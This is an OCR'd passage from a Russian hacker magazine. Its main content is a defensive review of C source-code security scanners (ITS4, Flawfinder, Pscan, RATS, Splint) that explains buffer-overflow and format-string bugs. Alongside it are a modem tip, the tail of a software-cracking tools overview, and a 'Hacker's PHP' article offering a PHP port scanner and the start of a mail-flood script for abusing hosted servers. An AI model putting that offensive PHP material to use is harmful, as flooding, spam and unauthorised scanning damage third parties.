Восстановление исходного текста программы на языке высокого уровня - давняя и недостижимая мечта человечества. Но кое-чего все же можно добиться. Во-первых, с помощью IDA определяются названия многих функций, но только библиотечных. Во-вторых, для программ, созданных некоторыми компиляторами, есть утилиты, позволяющие восстановить либо исходный текст, либо другую информацию, которая пригодится при взломе. Например, восстанавливаются формы, компоненты и их свойства и адреса обработчиков событий. Это существенно экономит время, требуемое на взлом. Например, Refox для языка FoxPro, VBDE и Visual Basic 3 Decompiler для языка Visual Basic, EXE2DPR и DeDe для Delphi. DeDe также работает с программами, откомпилированными в C++ Builder.
В одну статью удалось втиснуть только обзор инструментария, необходимого для взлома программ. В следующих номерах журнала я расскажу о том, как это делается на практике.
Многие описанные программы и другие полезные утилиты можно найти на сайтах: www.dore.ru, protools.cjb.net, www.exetools.com.



< Взлом >25/07\02

Взлом

SOURCE CODE SCANNERS

Тоха (toxa@real.xakep.ru)

SOURCE CODE SCANNERS

Помощники сетевого программиста

<Folder 1>

Все, конечно же, наслышаны о так называемых сканерах безопасности: утилитах, позволяющих сканировать удаленные сервера, что называется, "во все порты", на предмет поиска уязвимостей. Также не секрет, что эти утилиты, созданные официально, чтобы помочь администратору сервера проводить аудит безопасности, во всю используются хаксорами для собирания подробной информации об атакуемом сервере (нажал кнопочку scan и сиди, плюй в потолок, тулза сама все просканит, пошарит базу уязвимостей и выдаст красивый отчет). Да, я имею в виду такие программы, как Nessus (под *nix), Retina, Shadow Security Scanner, XSpider, Languard Network Scanner и другие (под Win32), и тому подобные утилиты, которые ты вовсю гоняешь по ночам - все они тебе известны, покопайся в конце концов в рубрике "софт" нашего сайта.

Но вот (почему-то) намного менее популярны сканеры другого плана: утилиты, призванные помочь программисту в его нелегком деле написания какого-нибудь сетевого приложения (анализаторы исходных текстов aka source code scanners). Что, спросишь, какие в коде могут быть уязвимости? Тут тебе и переполнение буфера (классика), и форматирование строки, и еще много всяких ошибок, которые может допустить программер в своем труде из нескольких сотен строк. Поэтому сейчас я попытаюсь охватить хотя бы узкий круг таких программ-сканеров. Узкий - так как будем считать, что приложение, требующее проверки, написано на Си, а программист работает из никсовой консольки. И если с первым все ясно (Си - безусловно, самый популярный язык), то популярность таких программ под unix-like'системы вызвана, во-первых, малым их размером (.tgz-архив с исходниками сканера редко весит больше 300 кб), а во-вторых, связанной с Free'шными вариациями Юникса (под сим я понимаю Linux, Free/Net/OpenBSD и иже с ними, как известную альтернативу дорогим unix-системам) свободой софта, ибо серьезные анализаторы исходных текстов (это уже не просто сканеры, а глобальные системы для полноценного анализа ПО) под Win, с GUI и всеми делами, стоят больших денег.

Короче, смысл считаю поясненным. Рассматриваем сканеры исходного кода под юниксовую консоль (беги срочно ставить линукс :), задача которых - указать программисту на ошибки в том чуде, которое они написали, как то: неправильные и потенциально опасные вызовы библиотечных функций, переполнение буфера, уязвимость формата строки и так далее. Перед прочтением рекомендую ознакомиться хотя бы с основными аспектами "теории багов в Си-программах", об этом писали в номерах]['2001, также, помнится, много подобной инфы валялось на Void.ru. Разумеется, для понимания всего нижеописанного неплохо бы иметь хоть начальные знания языка C, так как если ты не знаешь, чем одна рассматриваемая функция отличается от другой и для чего она нужна, то чтиво превратится для тебя в нудную жвачку :)

Как следует оценивать качество рассматриваемой проги? Конечно, тестировать ее "в боевых условиях". Как тестить сорцсканеры? Конечно, прогонять через них километровые исходники с кучей багов и смотреть, что отловится, а что нет. К сожалению, злобный редактор отказался давать мне двадцать страниц для публикации полных результатов тестов, да и тебе, думаю, было бы скучно их изучать, поэтому полную версию статьи, со всеми отчетами, ты можешь найти на сайте (угадай, каком), а тут я лишь скажу, что для тестирования использовались две программы: исходник из дистрибутива рассматриваемой ниже тулзы pscan, который содержит вызовы и объявления основных функций, в которых могут содержаться различные проблемы, соответственно, программы, содержащие такие функции, могут быть уязвимы, и исходник из дистрибутива сканера flawfinder (смысл его примерно тот же, он менее функционален, но для исчерпывающего тестирования я юзал и его). Достоинство программ - в очень хороших комментариях и структуре: последовательно дается возможно небезопасное объявление функции и сразу - априори безопасный вариант, для сравнения. Впрочем, тебе никто не мешает самому поиграть с объявлением функций: это, во-первых, может помочь разобраться в алгоритме работы сканера (если есть в этом необходимость), и, во-вторых, как следствие, может по-

БЕЗОПАСНОСТЬ ПРЕЖДЕ ВСЕГО

Было бы удивительно, если бы при всех существующих уязвимостях люди ограничивались бы просто программами-сканерами для анализа кода, либо патчами к ядру, не попытавшись разработать глобальную защиту. Такая защита есть, и в данном случае это - компиляторы (логично, правда?), под названием StackGuard и FormatGuard, которые не позволяют программам "шутить" со стеком. Проги, скомпилированные ими, не подвержены атакам на переполнение буфера и формат строки. Информацию о них и о том, как они работают, ищи на http://www.immunix.org/. Это, между прочим, сайт ультра-секьюрного дистрибутива Linux (на основе RedHat 7.0), в котором учтены все баги и который, разумеется, целиком скомпилирован с помощью StackGuard и FormatGuard компиляторов.

мочь обнаружить в сканере баги :).
Маленькое замечание перед тем, как мы окунемся в замечательный мир багов: в статье использованы как собственные впечатления и анализы, так и информация из readme-файлов соответствующих программ, ибо форму подачи материала в стиле "что пишут о проге - и что прога реально делает" считаю в данном случае наилучшей.

ITS4
http://www.cigital.com/services/its4

ITS4 (эта аббревиатура - сокращение от фразы "It's The Software Stupid! Security Scanner", так вот извратились девелоперы) - одна из самых известных утилит для статического анализа исходных сишных текстов на предмет наличия возможных уязвимостей. ITS4 способна идентифицировать потенциально опасные вызовы функций, которые при различных обстоятельствах могут привести к переполнению буфера и, соответственно, предупреждать программиста. Надеюсь, не надо рассказывать, что переполнение буфера - это самый частый результат ошибок программиста, на котором основано большинство уязвимостей сетевого ПО. Некоторые из этих уязвимостей довольно легко обнаружить (например, использование в коде сишной библиотечной функции gets почти всегда влечет за собой проблемы безопасности, всем быстро читать инфу по сишным либам :). Некоторые же функции более "неуловимы" (strcpy, sprintf) и требуют тщательного анализа, наконец некоторые вызовы функций априори безопасны (strncpy, strncat), но, как и все остальные, могут быть неправильно использованы, что повлечет за собой дыру в системе безопасности.
Как и все рассматриваемые здесь программы, сканер ITS4 работает в консольном режиме. Утилита сканирует сорц и анализирует вызовы стандартных функций на потенциальную опасность, представляя программисту информацию о возможных последствиях применения той или иной функции, а также степень риска. Помимо этого, утилита выдает краткое описание проблемы и предположения, как ее можно устранить. Все баги и рекомендуемые решения берутся из базы данных, которая, будучи представлена в виде файла, всегда может быть обновлена или переделана под себя пользователем.
Утилита поставляется в стандартном tar.gz архиве; после извлечения всех файлов в отдельную папку и стандартного процесса компиляции (./configure, make, make install) получаем папку its4, в которой содержится три каталога: bin - непосредственно с исполняемым файлом its4, its4 - с базой уязвимостей, и man - со страницей справочника. Всю необходимую информацию о параметрах, с которыми запускается утилита, можно почерпнуть из этой страницы ($ man /its4/man/man1/its4.1), здесь приведу основные параметры с их описанием:

Параметры запуска: $ ./its4 [option]... [file]...
Параметр file - путь к исходному C/C++ файлу

■ Вот основные флаги:

--a, -add=name
Добавить новое имя функции в базу данных только для этого сеанса сканирования.

--D, --no-descriptions
Не выводить описания потенциальных проблем (только результаты сканирования)

-i, --ignore=function
Игнорировать анализ данной функции. Может применяться любое количество раз.

-I, --limit=function
Не анализировать никакие функции, кроме указанных. Может применяться любое количество раз.

-o, --output=filename
Вывести отчет сканирования в указанный файл. По умолчанию используется стандартный поток вывода (на экран).

-S, --no-solutions
Не выводить советы по возможному решению проблемы.

-Q, --quiet
"Тихий" режим. Выводится минимум информации, данный флаг аналогичен совместному использованию флагов -D и -S.

-v, --db-location=file
Указать путь к базе уязвимостей (для возможности держать несколько баз, каждую для определенных целей).

Это лишь некоторые из возможных флагов, за более подробной информацией обращайся к нужной странице справочника man.

Buffer overflows или переполнение буфера

Этот банальнейший и известнейший класс багов связан с тем, что в подверженных ему программах реализовано некорректное управление памятью. Грубо говоря, в самом примитивном случае, имеем функцию, в которой реализована запись каких-либо данных в какой-либо массив/строку, без проверки на то, влезут ли, собственно, эти данные в означенный массив. Иными словами - не выполняется проверка на число аргументов. Ты можешь реализовать простейшее переполнение буфера следующим образом: инициализируй функцию, в которой будет объявляться массив, в который будут писаться данные с помощью какой-либо, не обеспечивающей передачу аргумента на ограничение длины, функции, например, strcpy. И в цикле увеличивай длину той строки, которая дописывается в массив, пока она не превысит размер массива. Вот ты и вызвал переполнение буфера :), т.к. можно догнать такую строку, которая бы писала в область программы заранее подготовленные данные, исполняющие вредоносный код. А ведь эта строка может быть передаваемой пользователем с помощью другой уязвимой функции, например, gets()...

Очевидно, данный класс уязвимостей затрагивает те Си-функции, в которых нет ограничения на длину передаваемых данных: strcpy, gets, strcat и остальные (их много). Хочешь узнать о нем буквально все? Тогда не поленись и прочти статью, в которой просто супер подробно рассказывается о переполнениях буфера и все что с ними связано: http://www.securityfocus.com/data/library/P49-14.txt

■ Вот что примерно выдается при запуске проги (показан кусок отчета):

```
[root@localhost bin]#
[root@localhost bin]# ./its4
/root/scanz/test1.c
/root/scanz/test1.c:38:(Urgent)
fprintf
Non-constant format strings can
often be attacked.
Use a constant format string.
/root/scanz/test1.c:125:(Very
Risky) sprintf
This function is high risk for buffer
overflows
Use snprintf if available, or preci-
sion specifiers, if available.
```

Здесь мы видим, что в некоторых строках (38) используются строки с непостоянным (неявно указанным) форматом, что, очевидно, может привести к такой известной ошибке, как форматирование строки (ликбез: это когда, допустим, строка ждет от юзера значение типа int, а ты ей пихаешь char, а в переменной, куда значение передается, тип явно не прописан). Как решение проблемы, ITS4 предлагает использовать постоянный формат строки. Когда формат строки "непостоянный", т.е. не задан явно, и утилита расценивает уровень опасности как urgent, т.е. "немедленно подлежащий исправлению". В строке 125 та же функция (sprintf) может быть причиной переполнения

NEXT

Взлом

SOURCE CODE SCANNERS

Тоха (toxa@real.xakep.ru)

< Folder 1 >

буфера (уровень опасности, как видишь, "очень велик"), о чем нас и предупреждает утилита, рекомендуя по возможности использовать более защищенную функцию snprintf, аналогичную данной, но имеющую одним из параметров фиксированное количество передаваемых символов. Замечу, что гибкость утилиты ITS4 заключается еще и в том, что база уязвимостей может быть как угодно модифицирована пользователем "под себя" для решения конкретных задач.

Flawfinder

http://www.dwheeler.com/flawfinder

Flawfinder (Flaw - трещина, щель, изъян; Find - искать, (C) Lingvo 7 :) - это программа, призвание которой все то же: искать в исходном коде программы уязвимые с точки зрения безопасности места. В отличие от вышеупомянутой утилиты ITS4, flawfinder является программным обеспечением, свободно распространяемым под лицензией General Public License (GPL).
Для корректной работы Flawfinder требует интерпретатор языка Python версии 1.5 или выше (под версией 1.3 или ниже не функционирует), ибо на языке Python и написан. Утилита включается в некоторые дистрибутивы Linux. Поставляется либо в стандартном .tar.gz архиве, либо как RPM-пакет.
К сожалению, утила довольна слаба, что определяется не "сырым" состоянием программы (алгоритм уже достаточно хорошо отработан и программа отлажена), а размером базы уязвимостей - она еще сравнительно мала и нуждается в пополнении.
Установка стандартная: распаковка в отдельный каталог и запуск в нем make install. В случае же rpm-пакета вообще никаких сложностей (кроме зависимостей) возникать не может.
Flawfinder можно передавать в качестве аргумента как отдельные файлы, так и целые директории для анализа групп C/C++ файлов (в т.ч. и по маске). Утилита анализирует каждый файл и на выходе, в случае обнаружения потенциальной уязвимости, присваивает ей степень риска по шестибальной шкале (от 0 - минимальный риск, до 5 - очень большой риск). Степень эта зависит как от вида функции, так и от ее параметров и переменных. Очевидно, далеко не каждый найденный flawfinder'ом баг - это в самом деле уязвимость, и рассматривать все выданные утилитой ошибки как априори требующие исправления не нужно. Впрочем, это относится ко всем без исключения сорцсканерам. Рекомендуется сначала исправить те баги, что входят в категорию "Highest Risk", а уж потом смотреть на остальные. Также, если какую-либо особенность программы flawfinder принял за уязвимость, но ты знаешь, что это не так, рекомендуется в коде внести перед этой функцией комментарий типа /* Flawfinder: ignore */ (сканнер игнорирует функции, определенные с таким комментарием) или же, наоборот, запустить программу с ключом -newerignore для отключения игнорирования.

■ Рассмотрим основные ключи запуска утилиты (они все доступны при запуске программы с ключом -help):

-n (--newerignore)
Не игнорировать вызовы никакой функции, даже если в комментариях наличествует директива :ignore.

-I (--immediate)
Показывать найденные уязвимости тут же, не дожидаясь окончания процесса сканирования (полезно в случае проверки какого-либо большого количества файлов, например, ядра Linux =).

-savehitlist=/PATH
Сохранить отчет о сканировании в файл.

■ Вот кусок результата работы Flawfinder'a:

```
[root@localhost flawfinder-0.21]# ./flawfinder test2.c
Flawfinder version 0.21, (C) 2001 David A. Wheeler.
Number of dangerous functions in C ruleset: 55
Examining test2.c
test2.c:29 [5] (buffer) gets: does not check for buffer overflows. Use fgets() instead.
test2.c:14 [4] (buffer) strcpy: does not check for buffer overflows. Consider using strncpy or strlcpy.
test2.c:12 [1] (buffer) strcpy: does not check for buffer overflows. Consider using strncpy or strlcpy. Risk is low because the source is a constant character.
test2.c:23 [1] (buffer) scanf: the scanf() family's %s operation, without a limit specification, permits buffer overflows. Specify a limit to %s, or use a different input function. Only low-risk scanf formats detected.
Number of hits = 14
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
```

Тут мы видим, что уязвимость с самой высокой степенью риска (5) найдена всего одна, в 29-й строчке, и связана она с отсутствием проверки на переполнение буфера. Что ж, buffer overflow - это классика жанра =). Также в функциях sprintf найдено отсутствие проверки на формат передаваемой строки (он непостоянен); в функциях scanf нет ограничения на количество принимаемых символов, что также может быть причиной переполнения буфера; наконец, не менее классическое использование опасной strcpy вместо безопасной strncpy. По выдаваемому утилитой отчету все понятно без дополнительных комментариев.

Pscan

http://www.striker.ottawa.on.ca/~aland/pscan/

Pscan (Problem Scanner) отличается тем, что "заточен" конкретно под такую распространенную ошибку, как переполнению буфера. Сканер работает по следующему принципу: он ищет одну из "проблемных" функций (на основе своего списка) и проверяет ее на наличие необходимых аргументов (тип данных, фиксированное кол-во символов). После того как потенциальная уязвимость найдена, сканер выдает ее на консоль с предложением о коррекции данного куска кода. На выходе, при передаче в качестве параметра сифайл, как и все подобные утилиты, сканер выводит номер строки, описание уязвимости и название функции, в которой найдена проблема. Программе можно передавать как отдельный файл, так и задавать сканирование по маске.
Запуск программы с ключом -v (verbose) даст более детальное описание уязвимостей.
Ключ -w позволяет выводить предупреждения, когда непостоянного формата строки (non-constant strings) используются как передаваемый в функцию параметр. Также заметим, что многие программы определяют свои собственные функции, но с подобными стандартным функциям проблемами. Для этого к сканеру имеется возможность подключить скрипт find_formats.sh (поставляется в архиве) для подбора прототипов си-функций для подобных "проблемных". Если уж будут обнаружены не все, то хоть самые типичные.

■ Смотрим кусочек отчета:

```
[root@localhost pscan-1.2]# ./pscan test1.c
test1.c:38 SECURITY: fprintf call should have "%s" as argument 1
test1.c:66 SECURITY: sprintf call should have "%s" as argument 1
test1.c:77 SECURITY: sprintf call should have "%s" as argument 1
test1.c:95 SECURITY: sprintf call should have "%s" as argument 1
test1.c:118 SECURITY: printf call should have "%s" as argument 0
test1.c:131 SECURITY: syslog call should have "%s" as argument 1
[root@localhost pscan-1.2]#
```

< Folder2 >

Как видишь, отчет нам выдали в довольно лаконичной форме. Очевидно, что в указанных строках соответствующим функциям не хватает аргумента "%t", где t - тип передаваемых данных, т.е. это можно интерпретировать как неявно заданный формат строки. Затем, по своему алгоритму, программа сравнивает, так ли на самом деле (т.е. присутствует "%t" или нет), и, в случае неудачи, возвращает 0, иначе - 1. Таким образом, в программе test1.c найдена одна ошибка на переполнение буфера (строка 118).

■ Запуская программу с ключом -vv, получаем несколько более "разговорчивый" отчет (привожу одну его строчку):

```
[root@localhost pscan-1.2]# ./pscan -vv
/root/scanz/test2.c
Scanning /root/scanz/test2.c ...
/root/scanz/test2.c:6 FUNC printf Last argument is variable or reference: BAD
```

Суть та же самая, найдено две ошибки, в тех местах, где, как видим по отчету, аргумент функции printf варьируется (не постоянен) или зависит от чего-либо (потенциально не постоянен).

RATS

http://www.securesw.com/projects.html

RATS (Rough Auditing Tool for Security, "Грубая утилита для аудита безопасности") - утилита для сканирования исходных кодов программ не только на C/C++, но и Perl, PHP и Python. Как подразумевает название программы, она предназначена только для грубого анализа исходника и может обнаружить не все ошибки или же, наоборот, принять за ошибку корректный участок кода (интересно, что это - признание автора в несовершенстве алгоритма или скромность, граничащая с осторожностью?). То есть "ручную" проверку кода этот сканер не заменит, но серьезно поможет в сем трудном деле.
Использование утилиты:
rats [-d <filename>] [-h] [-r] [-w <level>] [-x] [file1 file2 ... filen]

■ Где основные опции:

-d <filename>
Путь к альтернативной базе уязвимостей (если дефолтовая не устраивает).

-h
Список всех команд.

-l <lang>
Явное указание языка исходника, даже невзирая на расширение файла, для более точного аудита с учетом специфики данного языка (позволяется выбирать "c", "perl", "php" и "python").

-w <level>
Установка уровня опасности уязвимостей. Уровень 1 включает только проверку на высокую степень уязвимости (несерьезные, мелкие потенциальные уязвимости игнорируются). Уровень 2 включает в себя проверку на среднюю степень уязвимости (это уровень по умолчанию). Уровень 3 включает также проверку на незначительные, мелкие возможные уязвимости.

-x
Указание не грузить стандартные базы уязвимостей (/usr/local/lib) по умолчанию (указываешь путь к своим базам).

А как дела в Microsoft?

Чего-то мы всю о юниксе да о юниксе, а как обстоят дела в империи Билла Гейтса, и как чувствуют себя его программные продукты по отношению к вышеописанным багам? Не смотря на то, что здесь все переходит на более высокий объектно-ориентированный уровень, ошибок меньше не становится, и функции, подверженные атакам, остаются. Не веришь – поищи в багтраке топики по словам "Microsoft" и "Buffer overflow vulnerability" :). Более того, и тут гении из Редмонда остаются верны себе: несколько месяцев назад они объявили о выпуске модуля для новой платформы разработки софта Visual Studio.NET, который бы полностью положил конец уязвимостям переполнения буфера в продуктах Microsoft. И угадай, какую уязвимость вскоре нашли в самом этом модуле? Правильно, переполнение буфера... :))

Очевидно, то, какие уязвимости будут найдены, зависит от указанной базы. Для каждой уязвимости выводится номер строки, где она встретилась, уровень опасности, название исследуемой функции, краткое описание уязвимости, а также предлагаемые действия.

■ Отчет будет выглядеть примерно так:

```
[root@localhost flawfinder-0.21]# rats -d
/root/scanz/rats-1.3/vuln_db.c
/root/scanz/Flaw-finder/flawfinder-0.21/test2.c
/root/scanz/Flaw-finder/flawfinder-0.21/test2.c:14: High: strcpy
Check to be sure that argument 2 passed to
this function call will not more
data than can be handled, resulting in a
buffer overflow.
/root/scanz/Flaw-finder/flawfinder-0.21/test2.c:24: High: scanf
Check to be sure that the format string
passed as argument 2 to this function
call doest not come from an untrusted source
that could have added formatting
characters that the code is not prepared to
handle. Additionally, the format
string could contain `%s' without precision
that could result in a buffer
overflow.
```

В первой группе предупреждений контролируется отсутствие ограничения на длину передаваемого функции strcpy параметра, что может вызвать... правильно, переполнение буфера. Во втором - та же история с sprintf, нам предлагается убедиться, что вызов функции не идет из опасного источника и не произойдет все та же "ошибка форматирования строки". При вызове функции gets программа предупреждает, что в данном контексте использование ее не рекомендуется, ибо здесь не используется хоть какая-нибудь проверка и "буфер легко переполняем пользователем". Вместо нее настойчиво требуют использовать более безопасную fgets. Наконец, в вызове функции syslog нам рекомендуют урезать все входные параметры (строки) до приемлемой длины (ограничить длину, другим словом) перед передачей их этой функции.

Splint

http://www.splint.org

Под конец, для самых терпеливых, я оставил, пожалуй, наиболее вкусную утилитку. Это широко известный в программистских



Взлом

SOURCE CODE SCANNERS

Тоха (toxa@real.xakep.ru)

< Folder 1 >

кругах lint в его "секьюрной" реализации. Объясняю в двух словах: в конце семидесятых годов прошлого века (как ты помнишь, это были годы победного шествия UNIX'овых мейнфреймов и языка Си) неким S.C. Johnson'ом была написана утилита Lint, а причиной к созданию оной был тот факт, что ранние версии языка Си были далеки от нынешнего стандарта ANSI C (то бишь были далеки от идеала :), не имели некоторых нынешних возможностей (например, прототипов функций) и так далее. Вот Lint и был призван распознавать ошибки и опечатки в С-программах, используя K&R и ANSI стандарт для языка С (когда они уже были приняты, естественно). Цель дополнительной проверки программы этой утилитой состоит в выявлении потенциальных проблем при последующем объединении с другими модулями в составе проекта, обнаружении нестандартных конструкций, могущих стать источником нетривиальных ошибок, тех же уязвимостей и ошибок в вызовах функций и все такое. Надо сказать, что Lint более чувствителен к деталям, чем С-компилятор, и находит вероятные проблемы там, где компилятор их найти не может. Ну, естественно, во-первых, ранние компиляторы обладали не столь мощными возможностями по анализу компилируемого кода, а во-вторых, сам по себе компилятор никогда не будет предупреждать о возможности ошибки переполнения буфера в такой-то строке. Так вот, Splint - это модифицированная версия "классического" Lint'a, в которой сделан акцент на безопасность, обнаружение уязвимостей, багов в коде, которые могу стать причиной взлома (отсюда и название: Splint - SPecification LINT или Secure Programming LINT).

Я не буду приводить примера работы программы, так как считаю это лишним: Splint - не какая-нибудь там утилитка, а серьезная прога, место дислокации которой - целый сайт (а не "домашняя страничка автора"), на котором есть исчерпывающее количество информации по программе, начиная от мануала в несколько сотен страниц (в pdf-доке) и заканчивая наглядными описаниями того, как при помощи сканера проводили аудит безопасности известного ПО (да-да, так это называется, а ты и не знал что, сканируя сетку на шары, ты "проводишь аудит безопасности" :)). Разумеется, утилу портировали подо все, что только можно, но версия под Win32, на мой взгляд, кривоватая. Так что никсы и только никсы :).

В общем, об утилите Splint должен знать любой уважающий себя программист на Си, и точка. Так что, если ты с ней до сих пор не знаком, - быстро на сайт, восполнять пробелы в образовании.

Format bugs или форматирование строки

Если атаки на переполнение буфера стали уже буквально классикой, т.к. активно эксплуатируются на протяжении вот уже нескольких лет, то т.н. "форматирование строки" – не такой уж и древний класс уязвимостей, известный с июня 2000 года. Суть его заключается в двух вещах: 1) Наличие программистов–лентяев 2) Наличие в языке Си функций форматированного вывода текста.

Поясняю подробнее. Пусть есть функция printf(), суть которой есть вывод текста на экран в формате printf("%c", char); где char – выводимая инфа (путь в данном случае – символьная), а %c – спецификатор формата вывода (в данном случае – символьный). Но в то же время эту строчку можно вывести на экран как printf(char); – без указания аргумента спецификатора, и компилятор это проглотит. Тут и начинаются баги. Потому что во время выполнения программы для такой "урезанной" и потенциально опасной функции вывода будет осуществлен поиск спецификатора формата (%s, %d и т.п.). И осуществляться он будет не где–нибудь, а в стеке. Тут–то и появляется возможность подсунуть вредоносный код, который и будет исполнен, просто подсунув в саму строку форматирования нужные данные. Замечу, что подобной уязвимости, разумеется, подвержены все функции вывода, так или иначе работающие со спецификаторами формата: syslog(); printf(); fprintf(); sprintf(); snprintf();

А выход меж тем простой – не компрометировать свою программу, добросовестно передавая функциям форматированного вывода полное число аргументов. Требуется допечатать всего шесть символов – а проблем становится намного меньше.

Примечание: прекраснейший, подробный анализ такого класса уязвимостей от Duke (мир праху его) ищи в архивах на www.void.ru

The конец

Итак, к ознакомлению были представлены пять популярных прог. Я намеренно не стал скрупулезно анализировать качество работы каждой утилиты: исходники-тесты у тебя есть, репорты тоже есть, бери, сравнивай, анализируй и думай :). В принципе, написать самому подобную прогу - не проблема, главное - выработать эффективный алгоритм (мне, например, понравилась структура ITS4 с ее понятной и легко пополняемой базой в виде отдельного файла, но вот алгоритм у этого сканера фиговый, его легко "обмануть"). Ну а потом - никто не мешает тебе запихнуть все это дело в ГУИ. И еще. Надеюсь, ты понимаешь, что далеко не каждый найденный сканером баг - это баг (а не фича :), т.к. все они подходят к сканированию формально, в силу как раз используемых алгоритмов, и не являются панацеей, однако если твоя прога состоит из нескольких сот строк и будет использоваться в потенциально небезопасном месте (aka в сети, например, на серваке, да еще при этом обрабатывать какие-либо запросы извне), то проверить ее на подобные баги - не излишество, а суровая необходимость.



<Взлом>25/07\02

TIPS&TRICKS


В NT-подобных системах (NT, 2000, XP) существует нездоровый глюк, когда при дозвоне до прова (при исходящих звонках) служба удаленного доступа почему-то упорно использует тоновый набор, хотя везде в настройках указан импульсный. Хорошо, если твоя АТС понимает тоновые звонки, тогда все OK, а если нет (как у меня, например)?! Конечно, немного попарившись, полазив по реестру, в конечном итоге Винду можно заставить делать то, что нужно. Но я поступаю проще: в свойствах соединения перед номером телефона ставлю букву "p" (латинскую), например, p131313, и модем начинает дозваниваться импульсом. Соответственно, если поставить "t", то модем будет звонить тоном. Эти буквы имеют наивысший приоритет по сравнению с другими настройками удаленного соединения и гарантированно работают на все 100%.

Здесь же, для несчастных обладателей шумных линий (к коим отношусь и я), дам еще один совет. Как известно, на шумных линиях для получения устойчивой связи модем нужно принудительно настраивать на меньшую скорость. В данном случае удобнее всего делать следующее. К номеру телефона провайдера после цифр добавить несколько запятых (оптимальное количество следует подобрать экспериментальным путем). В результате после набора номера твой модем будет выдерживать паузу (2 секунды на каждую запятую). В это время модем прова, не дождавшись ответа, будет предпринимать попытки соединиться на меньшей скорости. Таким образом, вместо неустойчивой связи на 40000 бит/сек можно получить устойчивую связь, например, на 28,8 килобитах в секунду, и данные к тебе польются ручьем ;).

Иван Скляров

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru)
Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).


МОРГ










100,5

Взлом

HACKER'S PHP

Никита Кислицин aka Nikitos (nikitoz@fromru.com)


Hacker's PHP

< Folder 1 >

PHP. Чудесный язык, неправда ли? Но, как в любом другом случае, он может быть применен и на благо общества, и на благо злоумышленника. Помимо взлома сайтов при помощи бажных PHP-скриптов, остается актуальным и использование при помощи интерпретатора PHP мощностей удаленного сервера, который, сам понимаешь, не на диалапе висит.
Ниже пойдет речь об использовании этих самых мощностей на твое собственное, хакерское усмотрение, а именно: накрутка голосований, выкачивание файлов с удаленного сервера, сканирование портов, флуд e-mail, рассылка спама и т.п.
Разумеется, для проведения экспериментов тебе потребуется хостинг с поддержкой PHP и возможностью соединения локальных сокетов с удаленными. Все это можно либо купить по cc (почитай УК! =)), либо достать на халяву у буржуев (в рунете я достойных предложений пока не встречал, если, конечно, не считать таковым rusonix.ru =)).
Начнем с самого простого, а именно - сканирования портов.

СКАНИМ ПОРТЫ


Я более чем уверен, что большинству наших читателей хоть раз приходилось сканировать порты. Хотя бы в поисках Back Orifice'а по адресу 127.0.0.1 ;) (по умолчанию он открывает 31337-й порт). А задумывался ли ты, как этот самый портсканер работает? Верно, в большинстве случаев просто тупой коннект на порт. Есть коннект - порт открыт, нет - закрыт.



"Форма портсканера"

Аналогичным образом будет работать и наш с тобой сканер портов:

```
<?
if(isset($submit))
        {
$bufer="Открытые порты на $host:\n<br>\n"; //Создаем строку, куда будут дописываться порты
$port=split(" ", $ports); //режем $ports в массив по пробелам
$cc=count($port);
$cc--;
for($i=0; $i<=$cc; $i++) //цикл через весь массив
        {
$connect=fsockopen("$host", $port[$i]); //попытка коннекта
if($connect) //Если коннект удался, дописываем в $bufer номер порта
        {
$bufer.="$port[$i]\n<br>\n";
        }
        }
echo "$bufer";
        } else {
echo "<form action=port.php>Host: <input type=text name=host><br>Ports: <input type=text name=ports><br><br>
<input type=submit name=submit></form>";
        }
?>
```



Файл Правка Вид Избранно
Назад
Адрес http://bugtraq/port.php?h
Открытые порты на localhost:
80
21
3306

"Результат сканирования"

Как видишь, у скрипта две входные переменные: хост и порты. Порты загонятся в поле формы через пробел; если тебе это кажется неудобным, можно их хранить в текстовом файле (см. ниже информацию по используемым в скриптах php-функциям).

MAIL FLOOD

Тема весьма актуальная. Особенно учитывая то несметное количество уродцев, которое бороздит Инет с единственной целью: облить все и вся калийными массами, низвергающимися с кончиков их бледных пальцев. Меры противодействия? Подсунуть "фотографию" mashenka.jpg.exe, поглумиться через javascript, в конце концов - просто убить мыло. Но засерать мыльник со своего компа, пользуя специальный софт, - неэффективно, медленно и, в общем-то, небезопасно. Куда круче все делать с сервака - через широкий канал с офигенной скоростью, для чего был написан следующий скрипт:


```
<?
$nn=10;
$nn--;
if(!isset($i))
